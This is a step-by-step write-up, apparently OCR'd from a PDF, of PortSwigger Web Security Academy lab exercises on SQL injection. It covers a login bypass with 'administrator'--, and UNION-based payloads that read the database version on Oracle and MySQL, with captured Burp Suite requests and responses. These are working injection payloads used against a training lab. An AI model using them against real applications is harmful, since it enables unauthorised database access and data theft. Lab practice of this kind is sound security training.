
Modify the username, giving it “administrator’- -"



SQL injection attack, querying the database type and version on Oracle


Go to Burp Suite to modify the request. Visit the product page click “tech gifts” and post the request to the Burp Suite.





Send the request to the repeater and change the first line to this.

“'+UNION+SELECT+BANNER,+NULL+FROM+v$version- -"


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a9d00f8039510e281858ea800640039.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /filter?category='Tech+gifts'+UNION+SELECT+BANNER,+NULL+FROM+v$version-- HTTP/2
Host: 0a9d00f8039510e281858ea800640039.web-security-academy.net
Cookie: session=pb92tqfahly2WvdoBprU6BKps7KaQiXk
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9d00f8039510e281858ea800640039.web-security-academy.net/filter?category=Tech+gifts
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 10542
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href="/resources/css/labsEcommerce.css rel=stylesheet>
<title>
SQL injection attack, querying the database type and version on Oracle
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>

<section class='academyLabBanner'>


<h2>
SQL injection attack, querying the database type and version on Oracle
</h2>

Back to lab home

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'


<a class=link-back href='
https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle'>
Back to lab description
<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
<g>
<polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
</polygon>
<polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
</polygon>
</g>
</svg>


Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
Search...
0 highlights
Done
10,651 bytes | 326 millis



SQL injection attack, querying th
https://0a9d00f8039510e281858ea800640039.web-security-academy.net/filter?category=Tech+gifts
Web Security Academy
SQL injection attack, querying the database type and version on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Tech gifts
Refine your search:
All Accessories Food & Drink Lifestyle Tech gifts Toys & Games
Eye Projectors
Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the imagination to describe what you've seen? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to share everything that is going on inside your head. If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes links to the thalamus and cortex, transmitting images that can be projected in the blink of an eye. With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here. The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve. The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.
3D Voice Assistants
Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know. You will never be alone with your 3D assistant. Good company for all occasions, debate, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page, hard

SQL injection attack, querying the database type and version on MySQL and Microsoft


Go to the product page category filter and click on “Gifts”. Get the request to the Burp Suite to it.









Send that request to the repeater. Change the first line to **“'+UNION+SELECT+@@version,+NULL#”.**






